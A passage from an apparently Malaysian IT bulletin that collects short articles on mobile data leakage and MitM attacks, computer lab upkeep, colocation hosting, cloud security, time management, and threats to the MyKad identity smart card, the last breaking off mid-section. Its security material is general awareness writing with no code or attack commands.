This vulnerability was proven in a paper written by Joseph Chan Joo Keng from Singapore Management University. The paper concerns data leakage and the majority of vulnerabilities exploited by adversaries. Figure 4 shows the distribution of leaked data types.




*Figure 4 Distribution of data leakage types*

According to the above results, the top services in the distribution are applications that require Internet connection, as proven by most types of data leakage, which are net-based location and coarse-grained geographical location obtained from mobile users' IP addresses. Besides, user mobile information such as IMEI and location (non-GPS) obtained from cellular towers to external servers is among the most desired information by adversaries.

### Threats including Man-in-the-Middle (MitM) attacks

MitM is always a risk to computer networks but can also have enormous impact on mobile users. Such attack occurs between two systems communicating, such as a hypertext transfer protocol transaction between client and server. Upon intercepting the TCP connection, the attacker acts as a proxy and is able to read, insert and modify data in the intercepted communication.

In March 2015, a research by FireEye Blogs entitled "Freak out on Mobile" was done to discuss freak attacks that use the MitM technique to intercept and modify encrypted traffic between the mobile app and backend server. Based on the research, out of 10,985 popular Google Play Android apps with more than 1 million downloads each, 11.2% are vulnerable to freak attacks. Vulnerable OpenSSL library is used to connect to vulnerable HTTPS servers.

As freak attack effects, an attacker can easily exploit ARP spoofing and DNS hijacking. Besides, without encryption algorithms during data transmission throughout a network, network traffic can be simply intercepted by attackers. Hence, they can collect and access sensitive information with no difficulty.

## Conclusion

A major concern when it comes to user data is security, and it has to be handled with utmost priority. Security is a step-by-step process that should start during the planning phase itself, evolving with a code review. App development should be re-evaluated periodically to help developers identify security and privacy vulnerabilities during app development lifecycles and reduce the chances of damage at the production level where recovery costs are huge.

## References

1. *"10 common mobile security problems to attack", https://www.pcworld.com/, Sep 21, 2012,*

2. *"The 10 Most Common Application Attacks in Action", https://www.securityintelligence.com/, April 8, 2015,*

3. *"OWASP Mobile Security Project-Top 10 Mobile Risks", https://www.Owasp. org/index.php/Mobile_Top_10_2014-M5*

4. *"Mobile App Development:5 Worst Security Dangers", http://www.informationweek.com/mobile/mobile-applications/mobile-app-development-5-worst-security-dangers.*

5. *"Global Megatrends in Cybersecurity", Ponemon Institute. (2015).*

6. *"The Case for Mobile Forensics of Private Data Leaks: Towards Large-Scale User-Oriented Privacy Protection", Joseph Chan Joo Keng et.al (2012), School of Information Systems, Singapore Management University, 7.*

7. *"Freak out on mobile", https://www.fireeye.com/, March 17, 2015,*

# How to Maintain the Computer Lab

By | Nor Fatihah Mohd Zabidi & Muhammad Rashidee Noor Azman

What is a computer lab? Is it the same as any other laboratory used during science class? Instead of defining the "computer lab," let's go through a little bit of what each word means. A computer can be found in any house or school but what makes it different is how and for what purpose it is used. Nowadays computers are a great medium for communication and information sharing. How can we relate the computer to a lab?  As we already know, a lab consists of a space or a room that contains a bunch of equipment used to conduct experiments, tests or investigations to solve problems or misconceptions. Based on each word that was explained, we have a clearer view of what a computer lab really is. Simply put, it is a space equipped with multiple technological devices that are used to help conduct scientific experiments.

## Ensuring the user's access level

Moving on to a deeper purpose of this article, precaution steps need to be taken to maintain the equipment inside a lab in the best state. For example, there are steps to maintain a computer. First, users should be verified so they can be categorized depending on access level. This will ensure that the computer and data within are safe from malicious users who might have illegal access. Before maintaining computers, users need to be alerted and made aware of the policies and rules of the lab. Once this has been established, access can then be managed, thus minimizing the possibility for a computer to be used in a bad manner. Examples of rules that can be introduced in every computer lab to increase user awareness include prohibition of food and drink, downloading software, opening attachments, moving equipment to other places without permission, removing equipment, access to illicit sites, etc. Most labs imply consequences to anyone caught breaking the rules, such as being asked to leave the lab.  Laboratory use for other purposes, for instance for commercial purposes or otherwise, is prohibited. The rules below are intended to maintain an environment in the lab where all staff can work effectively.

Moreover, there are probably two things behind a computer: messy cables and dust bunnies. When moving a computer, take the opportunity to clean the desk and floor as well. A clean work area will improve computer performance and lifespan, it will certainly improve peace of mind, and clean cabling will help prevent snags and stress on computer ports. If there are a lot of peripherals, consider using cable management of several types. Twist ties work fine, or make a trip to any large office supply store.

## Clean the computer regularly

Computers are some of the most efficient dust collectors known to man. It is thus a possible allergy hazard, plus, dust in the computer traps heat, reducing its performance and lifespan. The easiest way to clean it is with compressed air by opening up the case, taking it outside and blowing the dust out. The case exterior can be wiped with a damp cloth. Be careful when using household cleaners, as they can easily destroy circuit boards. For most computers, cleaning twice a year or every fifteen months should be adequate.

Besides getting the dust out, some other steps are proposed. Dust often collects inside the CPU and video card heat sinks, so consider disassembling and cleaning them or at least use compressed air to specifically blow the dust out. While the case is open, plug in the computer and turn it on long enough to make sure all the fans are still spinning. Replace fans that are dead or noisy. If there is sticky residue or dirt on the circuit boards, it can be removed with a cotton or microfiber cloth dipped in rubbing alcohol, which will evaporate cleanly. If computer performance is still not satisfactory or you suspect the computer has chronic overheating issues, the following are effective ways to clean a computer lab.

Dust computer screens using a thin, soft microfiber cloth. Dedicate at least one cloth for use only on screens. If dirt and coarse debris from other surfaces gets caught in the cloth, it can scratch the computer screen. Vacuum the floor every day if possible, so dirt and dust debris is less likely to gather around the computers. Dust all computer surfaces. If the Central Processing Unit (CPU) fans are filled with dust, the computer can overheat. Use a thicker microfiber cloth to pull the dust from the surface. A few types of microfiber cloth have been shown to attract and trap dust. Use compressed air to clean out dust from the keyboards. You may also choose to use a disinfectant spray on a lint-free cloth to clean the keyboard and mouse.

## Conclusion

Keeping the lab clean and manageable will ensure that tests and experiments carried out within run smoothly with no problems. Minimizing any unnecessary distractions and creating a comfortable environment really help produce good work ethics and output. Laboratory staff have a big role in keeping the lab clean and preparing the equipment when needed. Even if the equipment is to be removed or demolished for facility alteration, it must be cleaned and labelled to avoid misunderstanding. Maintaining the computer lab might be the lab assistant's responsibility, but as long as the lab is open for others to use, it is officially everyone's responsibility because we are a generation with etiquette and moral.

## References

*1. Tips on maintaining laboratory equipment, http://bluecoatservices.com/tips-on-maintaining-laboratory-equipment/*

*2. Laboratory Equipment Maintenance/ Repair, https://www.washington.edu/facilities/orgrel/safetypractices/labequip*

*3. How to Properly Use and Maintain Laboratory Equipment, http://download.bioon.com.cn/upload/month_0912/20091219_f9485a45d393f373d349B5I8B7atabGH.attach.pdf accessed on 26 April 2016*

# Colocation – Alternate Hosting for Your Infrastructure

By | Syazwan Hafizudin Shuhaimi & Wan Lukman Wan Junoh

## Introduction to Colocation

Over the past few years, a trend has emerged among many large and small organizations to consider housing their computing systems in colocation (colo) facilities instead of their own data centres. The reasons are many, but one of the main drivers is the capital costs for building or upgrading their own sites.

A colocation (colo) is a data centre facility in which a business can rent space for servers and other computing hardware.

The colo provides the building, cooling, power, bandwidth and physical security while the customer only provides the switches, servers and storage. Space in the facility is usually leased by the rack, cabinet, cage or room. Many colos have extended their offerings to include managed services that support their customers' business initiatives.

*Figure 1: Colocation*

There are several reasons a business might choose a colo over building its own data centre, but one of the main reasons is the expenditure associated with building, maintaining and updating a large computing facility. In the past, colos were often used by private enterprises for disaster recovery. Today, colos are especially popular with cloud service providers.

For some organizations, colocation may be an ideal solution, but there can be downsides to this approach. Distance can translate into increased travel costs when equipment needs to be touched manually and colo customers can find themselves locked into long-term contracts, which may prevent them from re-negotiating rates when prices fall.

It is important for an organization to closely examine their colo's service level agreements (SLAs) so as not to be surprised by hidden charges.




*Figure 2: Sample colocation and office diagram (icuk.net)*

## What are the top 10 reasons a business should make the move to a local datacentre and use colocation services?

Design/Infrastructure: Colocation facilities are built with particular specifications and standards to meet the needs of today's high-tech hardware. Datacentres are built with conditioned power, cooling (HVAC), generators, security systems and many other factors. These systems are monitored by professionals 24/7/365. Businesses can benefit from this instead of trying to host their own equipment in a less than desirable location.

Risk Management: Having your data at a secure off-site location is a great way to manage your own business risks if you are hosting your primary data at your office location. Many businesses use datacentres as their "disaster recovery" location so they can recover from major events at their office. Many businesses also choose to use the datacentre as the primary location and their office for backup and recovery. For certain types of business it is a requirement to produce a full disaster recovery (DR) plan to show how data hosted for clients would be recovered.

Redundancy: Datacentres are built with redundancy. This means that most centres have redundancies built into the key infrastructure, like power, cooling, bandwidth and networking. At many standard office locations it may not even be possible to implement this type of redundancy, and when it is, the costs can be extremely high.

Bandwidth: Bringing in 100 mbps of bandwidth might be hard at an office location. Try bringing in a full 1 gbps or 10 gbps and it might be impossible. Add a redundant line from a different provider and I think you can see how the costs start to pile up. Datacentres have large bandwidth pipes and they receive connections from multiple providers. Use the datacentre's economy of scale and you will get better service for lower cost in most cases.

Security: Datacentres are built to be secure by nature. They protect millions of ringgits worth of hardware and have many security features built in when during centre design. For example, a datacentre may have biometric or key card access and regulated entry into certain parts of the building. Datacentres also have 24/7/365 security camera surveillance and on-site staff protecting the equipment. It is hard to get this level of security from a standard office building and when you add in certain security certifications required by clients, then datacentres are usually the best option.

Compliance/Certification: Many businesses attempting to do in-house hosting may overlook certain certifications their clients might require. Organizations may need to prove that the data they host is protected and an audit is sometimes required to prove this. Datacentres already hold these certifications, which can save businesses thousands of ringgits per year. Hosting by a colocation provider can make the certification process much easier by allowing auditors to review certifications at the datacentre.

Cost: Creating and managing even a small datacentre can be very expensive. Is it worth the expense to build your own datacentre when it may not be as reliable as a local colocation facility? You need to factor in the cost of not only the infrastructure but also ongoing maintenance. When you also factor in the costs to gain certifications that may be required you can save massive amounts of money by hosting with a local datacentre rather than in-house. Moreover, it is difficult to determine how much money you risk losing if you are hosting in an unreliable location.

Support/Experience: By colocating your hosting environment you can instantly add 24/7/365 support to what you are offering. Datacentres have people on call at all hours giving you peace of mind, whereas your business may not have staff on call. Also, when a business chooses to colocate their equipment in a datacentre, their technical team instantly gets larger. Colocation facilities have experts in many different technical areas and can help businesses troubleshoot problems that may arise. Even if a business is not paying for a support contract, they can usually hire experts at the datacentre if additional resources are needed and fall outside the initial contract scope.

Scalability: Building a datacentre can be quite expensive. When will your hosted application take off and could you outgrow your space? You also do not want to over-build and waste money on space that will not be used for years. When you colocate your equipment at a datacentre you can expand your hosted solution instantly. Most colocation facilities can increase your space, power and bandwidth within 24 hours. This is one less item you need to plan for, providing more time to grow your product or service offered.

Reduced Maintenance: The dirty little secret about datacentres is that once they are built the costs do not go away. The infrastructure needs to be maintained with weekly or monthly maintenance tasks. UPS batteries need to be replaced and generators need regular exercise and fuel to maintain a truly useful facility. By colocating your equipment it is possible to save large sums of money that can be used instead to increase your presence at the colocation facility or spent on upgrading hardware (servers, SANs, etc.).

## Extra Steps to Consider When Hosting in a Colo

Although the colocation provider already offers a lot, try not to rely 100% on the provider. Some extra steps to consider are:

- Set a password for each of your devices, such as servers, switches, storage, firewalls, etc. even though the rack is already secured by a rack lock
- You should have your own firewall to filter incoming and outgoing traffic although the colocation provider already has a firewall to protect your network
- You may install your own monitoring system/ tools despite the collocation provider already having a monitoring system
- You should tag, manage and arrange cables properly in order to prevent difficulties in identifying targeted server cables. You may also consider installing a patch panel.




*Figure 3: Unmanaged Cabling vs Properly Managed Cabling*

## Tips for Choosing a Good Colocation Provider

Incorporating colocation into your IT strategy eliminates the expense of building or upgrading your own facility, but choose a colocation data centre wisely.

- There are significant differences between colocation service providers, from staffing to connectivity to geography.
- With the availability and performance of your business applications riding on provider selection, make sure to select one that can help meet your goal of 100% uptime.
- Colocation is a long-term commitment, and the cost and business disruptions that come with moving installations make the right selection critical.

## Conclusion

This article discussed the concept of colocation. Colocation is critical for many organizations in terms of service and budget.

Moving your organization's computing systems into a colo environment is like getting married. Shopping for a colo is similar to looking for a mail-order bride -- there is no real dating period. Once a final selection is made, you are instantly wed (sans honeymoon) and immediately move in a new house (for the length of the contract). And just as they say at the altar, it is "for better or for worse," so choose your partner carefully.

## References

1. *http://searchsoa.techtarget.com/definition/collocation*
2. *https://en.wikipedia.org/wiki/Colocation_centre*
3. *http://www.ColocationAmerica.com*
4. *www.thedatacave.com*
5. *https://www.netsource.com/*
6. *https://www.icuk.net/*
7. *searchsoa.techtarget.com/definition/collocation*
8. *www.dictionary.com/browse/co-location*
9. *www.pcmag.com › How-To › Encyclopedia*
10. *http://www.webopedia.com/TERM/C/co_location.html*

# Cloud Security – What You Need to Know

By | Syazwan Hafizudin Shuhaimi & Wan Lukman Wan Junoh

## Introduction to Cloud Computing

We are entering a new era of computing, which is all about the “cloud.” This immediately brings up several important questions that deserve thoughtful answers: What is cloud computing? Is it real, or just another buzzword? How does it affect me?

Cloud computing is a dynamic provisioning of IT capabilities (hardware, software and services) from third parties over a network. The term cloud computing refers to the delivery of scalable IT resources over the Internet as opposed to hosting and operating those resources locally, such as over a college or university network.

Resources can include applications and services as well as the infrastructure on which they operate. By deploying IT infrastructure and services over a network, an organization can purchase these resources on an as-needed basis and avoid the capital costs of software and hardware.




*Figure 1: Cloud Components*

Critics argue that cloud computing is not secure enough because data leaves companies' local area networks. It is up to the clients to decide on the vendors, depending on how willing they are to implement secure policies and be subject to 3rd party verifications.

Salesforce, Amazon and Google are currently providing such services, charging clients using an on-demand policy. Businesses of all sizes are increasingly choosing to migrate their data, applications and services to the cloud. The advantages are increased availability, lightweight, easily accessible applications, and lower maintenance and administrative costs.

In a cloud computing architecture clients are exactly the same as in a local area network (LAN). They are typically the computers that sit on desks. But they might also be laptops, tablet computers, mobile phones or PDAs (Personal Digital Assistants or Palmtop Computers) — all big drivers of cloud computing due to their mobility. In any case, clients are the devices with which end users interact to manage their information on the cloud.

## Cloud Computing Security

Security issues can be faced by cloud providers (organizations providing Software-, Platform- or Infrastructure-as-a-Service via the cloud) as well as their customers.

In most cases, the provider must ensure their infrastructure is secure and that their clients' data and applications are protected. Meanwhile, the customer must ensure the provider has taken the proper security measures to protect their information.

Cloud computing may present different risk to an organization than traditional IT solutions. Cloud computing is about gracefully losing control while maintaining accountability even if the operational responsibility falls upon one or more third parties. While cloud security concerns can be grouped into any number of dimensions, these dimensions are aggregated into three general areas: Security and Privacy, Compliance, and Legal or Contractual Issues.

## Security Advantages of the Cloud

Current cloud service providers operate very large systems. They have sophisticated processes and expert personnel to maintain their systems, to which small enterprises may not have access. As a result, cloud users have many direct and indirect security advantages. Some key security advantages of a cloud-computing environment are as follows:

- Data Centralization: In a cloud environment, the service provider handles storage issues and the small business need not spend a lot of money on physical storage devices. Also, cloud-based storage provides a way to centralize data faster and potentially cheaper.
- Incident Response: Providers can put up a dedicated forensic server to be used on-demand. Whenever a security violation takes place, the server can be brought online. In some investigation cases, a backup of the environment can be easily made and put onto the cloud without affecting the normal course of business.
- Forensic Image Verification Time: Some cloud storage implementations expose a cryptographic check sum or hash. For example, Amazon S3 generates the MD5 hash (Message-Digest algorithm 5) automatically when you store an object. Therefore, the need to generate time-consuming MD5 checksums using external tools is theoretically eliminated.
- Logging: In a traditional computing paradigm by and large, logging is often an afterthought. In general, insufficient disk space is allocated, making logging either non-existent or minimal. However, the storage need for standard logs in a cloud is automatically solved.

## Vulnerabilities

Cloud computing has certain vulnerabilities in several broad areas in common with other network-based applications, and storage and communication platforms:

- Web application vulnerabilities, such as cross-site scripting and SQL injection (which are symptomatic of poor field input validation and buffer overflow, as well as default configurations or miss-configured applications).
- Accessibility vulnerabilities, which are inherent to the TCP/IP stack and the operating system, such as denial-of-service and distributed-denial-of-service attacks.
- Authentication of the respondent device(s), e.g. IP spoofing RIP attacks, ARP poisoning (spoofing) and DNS poisoning. TCP/IP has some “unfixable flaws” such as “trusted machine” status for machines that have been in contact with each other, and the tacit assumption that routing tables on routers will not be altered maliciously.
- Data verification, tampering, loss and theft, while on a local machine, during transit, while at rest at an unknown third-party device or devices, and during remote backups.
- Physical access issues: both an organization’s staff not having physical access to the machines storing and processing data, and unknown third parties having physical access to the machines.
- Privacy and control issues stemming from third parties having physical control of data are problematic for all outsourced networked applications and storage.

## Tips for Choosing a Cloud Provider

Try to find a provider that is well-known on the market, has a good track record and is a reputable cloud service provider in order to rely on their technical support. Big providers also provide disaster recovery and their data centres are usually better secured. Look for providers who are ISMS or ISO certified and who provide assurance of their service to some extent.

Consider the geographic location: try to avoid ISPs outside the country due to unknown data storage locations. Consider local providers, as data will usually be stored at a data centre in the same country and which you can also visit.

## Conclusion

Although cloud computing cannot solve all network security issues, cloud computing security is a much greater matter for network security professionals and researchers who wish to better understand cyber threats. In an emerging discipline like cloud computing, security needs to be analysed more frequently. With advancements in cloud technologies and increasing number of cloud users, data security dimensions will continuously increase as well.

## References

*1. http://en.wikipedia.org/wiki/Cloud_Computing*

*2. http://www.cloudsecurityalliance.org*

*3. http://cloudcomputing.sys-con.com/node/1330353*

*4. http://www.parc.com/content/attachments/ControllingDataInTheCloud-CCSW-09.pdf*

*5. http://www.trustedcomputinggroup.org http://cloudsecurityalliance.org http://cloudcomputing.sys-con.com/node/1203943 http://cloudcomputing.sys-con.com/node/1330353*

*6. Security in Cloud Computing Dhaval Dav, Indus Institute of Technology & Engineering, Gujarat University ( 2011)*

*7. Amazon elastic computer cloud (2008), http://aws.amazon.com/ec2/*

*8. Twenty Experts Define Cloud Computing (2008), http://cloudcomputing.syscon.com/read/612375_p.htm*

*9. Andert, D., Wakefield, R., Weise, J.: Trust Modeling for Security Architecture Development (2002), http://www.sun.com/blueprints*

*10. John, H.: Security Guidance for Critical Areas of Focus in Cloud Computing (2009), http://www.cloudsecurityalliance.org/guidance/ (Accessed 2 July 2009) ▪ Two Factor Authentication, http://en.wikipedia.org/wiki/*

*11. Public Key, http://en.wikipedia.org/wiki/Public_key_certificate*

*12. Buyya, R., Yeo, C.S., Venugopal, S., Broberg, J., Brandic, I.: Cloud Computing and Emerging IT Platforms: Vision, Hype, and Reality for delivering Computing as the 5th Utility. Future Generation Computer Systems 25, 599–616*

*13. Cachin, C., Keider, I., Shraer, A.: Trusting The Cloud. IBM Research, Zurich Research laboratory (2009)*

*14. Brodkin, J.: Seven Cloud Computing Security Risks (2008), http://www.gartner.com/DisplayDocument?id=685308*

# T.I.M.E.W.I.S.E - Time Management: Beat Work Overload. Be More Effective. Achieve More

By | Alifa Ilyana Chong Binti Abdullah

## Introduction

Time is very precious. Once gone, time never comes back. Time management is the process of organizing and planning our time for specific activities. A range of skills, tools, practices and techniques may aid with managing time to accomplish specific tasks. Having good time management can allow us to make the best use of time, work smarter than harder, and become more result-oriented and more satisfied by getting more done in less time. Poor time management can be related to procrastination as well as problems with self-control.

## Why is time management important?

Time management is important for career success and personal life. It teaches people how to manage time in an efficient manner. People who are able to apply the art of time management benefit from it. Here are a few reasons it is so important to manage time:

1. **Time is limited.** There are only 24 hours in a day and everyone gets the same amount of time each day. We need to guard our time well because we cannot buy it; we cannot stop time from moving and we cannot save time to use later. Thus, we need to plan and use our time wisely.

2. **More efficiency, more productivity.** Effective time management allows getting more things done in a shorter time and helps us become more creative and productive.

3. **Improves quality of life.** Effective time management improves the quality of life. Managing time well helps to solve common problems more easily, such as stress and lack of time for personal interests.

4. **Helps to prioritize.** Using time management helps set priorities on our tasks. This will help us know better how many tasks there are on the list and allow us to be more focused towards accomplishing those tasks.

5. **Reduces stress/frustration.** Without proper time management, we lose control of time. It is easy to end up feeling anxious and overwhelmed, but upon acquiring the discipline of time management, it will help reduce the amount of unhealthy stress.

6. **Improves the decision-making ability.** Effective time management helps eliminate stress that comes from unpleasant feelings, like we do not have ample time to complete the task list.

7. **Helps with self-discipline.** We are better organized, have control of our own time to accomplish goals as well as leave no room for procrastination.

8. **Enjoy life more.** By planning our time wisely, we can make conscious choices. In this case, we can use time to pursue what we desire and what needs to be done.

There are some common barriers to effective time management. These include lack of clear goals or direction, taking too much time for unnecessary entertainment such as watching television, attending to telephone calls and irrelevant Internet activities. Other than that, unproductive habits like procrastination are also observed to have a negative effect on individual time management.

## What skills are required for effective time management?

Do you often feel stressed out from too much work? Do you feel like you don’t have enough time to complete all the tasks at work and in your personal life?

It is necessary to have a proper plan to organize tasks and use time effectively to get more things done each day. This can be achieved by learning skills, finding out ways to prioritize and scheduling time for maximum impact, developing and maintaining focus as well as motivating ourselves to complete daily to-do lists.

Let us go through some necessary skills for effective time management and increased productivity.

1. **Set Goals.** Set clearly defined goals. Goals must be realistic and achievable. Have an action plan to break down the goals into discreet steps and closely review the progress at planned intervals. Have a contingency plan or alternative route to the goals in case the initial action plan requires some changes. For example, you fail to get a job after looking for six months. Therefore, you could consider furthering your study.

2. **Prioritize.** Focus on urgent and important tasks by setting priorities for tasks on the to-do list. Write down the deadline of each task. Execute the highest priority task immediately.

3. **Schedule.** Make a to-do list at the start of the day. Start early on the planned tasks to avoid stress. This can be realized by setting reminders on the phone or computer. People may even make three to-do lists that suit their needs: personal, home and work lists.

4. **Stay focused.** Stay focused and concentrates on work. Do not waste time on unnecessary activities, e.g. Facebook, Twitter, online shopping, unnecessary telephone calls, etc.

5. **Avoid procrastination – Right now.** Procrastination is generally caused by laziness. The ever popular saying *"I'll do it later or I'll do it tomorrow."* Stop procrastinating through self-discipline of executing tasks on the to-do list immediately.

6. **Avoid multitasking.** It is much better to finish one task before moving on to another. We may often try to get more tasks accomplished through multitasking, but it is not always the most productive approach. Believe that our minds work better when we truly focus and concentrate on one thing. However, in today's competitive life, almost everyone multitasks. Thus, in multitasking, we must work smart by grouping different tasks together and performing similar tasks consecutively.

7. **Delegate tasks.** Delegating makes things easier. Delegation means appointing a person to act on your behalf. This is necessary when we do not have enough time to handle everything. Successful delegation makes work easier, improves efficiency and reduces delays.

8. **Avoid stress.** Do not let stress affect productivity and quality of work. Take some breaks: relax for 10-15 minutes, take a walk, listen to music, and do some quick stretches or other suitable activities to release stress.

## Conclusion

Time management is an essential skill that should be mastered as it brings huge benefits now and throughout our career and personal life. Begin to plan and manage your time effectively. Being prepared, organized and disciplined will give you the necessary time to become more productive. It is never too late to start over. If you are not happy with yesterday, try something different today. Do not stay stuck. Do better.

*We say we waste time, but that is impossible. We waste ourselves.* ~Alice Bloch

...because at the end of it all, we do not manage time but only ourselves.

So, go and have the time of your life!

## References

*1. 10 Ways to improve your time management skills. Retrieve from http://www.lifehack.org/articles/productivity/10-ways-improve-your-time-management-skills.html*

*2. 5 effective time management tips, techniques, and skills you need to master. Retrieve from http://www.moneycrashers.com/effective-time-management-tips-skills-techniques/*

*3. 6 tips to improve your time management skills. Retrieve from http://psychcentral.com/lib/6-tips-to-improve-your-time-management-skills/*

*4. Why time Management is important. Retrieve from https://www.appointment-plus.com/blog/why-time-management-is-important*

*5. The importance of Time Management in your life dictates the quality of it http://www.time-management-success.com/importance-of-time-management.html*

*6. Time management quotes and sayings http://timeman.com/time-management-tips/time-management-quotes-and-sayings*

# How Secure is MyKad?

By | Nur Iylia Roslan, Norahana Salimin, Nurul Syahirah binti Aspawi & Nur Syafiqah binti Zamri

## Introduction

Over the years, the Malaysian identification card has changed forms, from a paper-based laminated national identity card to a polycarbonate plastic card with an embedded microchip. As technology progresses, a single smart card can be implemented to host multiple applications, which may attract malicious attackers to target MyKad. This leads to a disturbing truth that a case of an attack may compromise the Critical National Information Infrastructure (CNII) operation and altogether have a negative impact on the country's economic, political and social ecosystems. Note that MyKad is considered one of the critical national assets governed by Malaysian Government legislature.

In this article, the MyKad implementations and capabilities are discussed. Next, we dive into possible threats to MyKad and dive deeper into the available security features in order to mitigate the threats. Furthermore, actual incidents related to MyKad are elaborated and discussed to give an overview of how the MyKad security level is implemented and enforced.

## MyKAD

MyKad is the national identification card for Malaysians. A chip inside contains all sensitive and personal information about a citizen. MyKad, also known as the Government Multi-Purpose Card (GMPC), was developed based on new processes and systems that fulfilled the latest security features while incorporating a variety of applications from various government agencies. The various data inserted in the microchip include name, identity card number, address, race, religion, fingerprint minutiae, etc. The MyKad memory chip varies between 32Kb EEPROM and 80Kb. This enables it to store larger amounts of data and hence has the capability to store multiple applications (applets) that hold different types of data. The GMPC was established so it could provide access to multiple uses and act as either an identification card, driving license, E-cash, health and passport information storage as well as Public Key Infrastructure (PKI) to facilitate e-commerce transactions. [1]

The main feature of MyKad is its ability to store biometric data inside. This makes it unique compared to other smart cards. A template of the owner's fingerprint is encoded inside the chip and authenticated as a form of digital signature to ensure identity authentication. This biometric technology includes the owner's fingerprint minutiae and digitized colour photo for identification purposes. [2]

MyKad is implemented by multiple government sectors, like the National Registration Department (NRD), Road Transport Department (RTD), Immigration Department (IMM) and Ministry of Health (MOH). There are also non-government agencies such as private clinics that have an authorization card reader to access the Open data on MyKad. [1]

## Possible Threats To MyKAD

Since MyKad is a compulsory document for all Malaysians, it is used frequently. Hence, it must be able to withstand all sorts of threats and attacks. The following threats are divided in two possibilities depending on the attacker's intention.

### Impersonation/Identity theft

Since possessing a MyKad comes with privilege, it attracts illegal immigrants to clone the MyKad by changing the photo on the card. In 2012, 500,000 cards were not collected by the public. Some syndicates took advantage of the situation by working with insiders to use the uncollected cards for cloning. The smart card is often cloned and becomes visually similar to the real card, but the information on the chip is indeed different. [3]

### To gain the card holder's information

Based on Malaysian standard MS1960, some data can be accessed by any card reader (open data), whereas some have access restrictions (controlled data).[4] Controlled data, such as photo, thumbprint, birth data, etc. are private and can only be read by authorized card readers and the National Registration Department (NRD). An attacker can make use of private info to blackmail or take advantage of the card holder's personal account. Below are some possible ways of attacking a smart card to gain the above-mentioned privileges.

- Logical attack: exploitation using bugs in software implementation. Such attack is possible due to hidden flaws that are undetected during security testing. Exploitation can be done in terms of hidden commands, file access permissions, malicious applets and crypto-protocol, design and implementation. [5]

- Physical attack: the card is exposed to microchip disruption and hardware tampering. Specialized knowledge in smart card design and architecture is required for this type of attack and the method can work with a variety of products. The layout and functions of the chip can be reverse engineered with the help of high-end lab equipment to obtain confidential information from the smart card. These attacks can be done by visual inspection using chemical solvents, etching and straining materials, micro probing, E-beam, focused ion beam (FIB), etc. [6]

- Side channel attack: physical phenomena are used to analyse or manipulate the behaviour of the smart card chip without physically opening the smart card and damaging it. This attack requires high knowledge of the chip processor and software. Examples of such attacks are: [6]

    - Simple Power Analysis (SPA): a technique that involves directly interpreting power consumption measurements collected during cryptographic operations. [6]
    - Differential Power Analysis (DPA): based on an analysis of the correlation between the chip's electricity usage and encryption keys in it. [6]

## Security Implementation & Threat Mitigation For MyKad

In this section, a few mechanisms built in MyKad to mitigate various known threats are discussed.

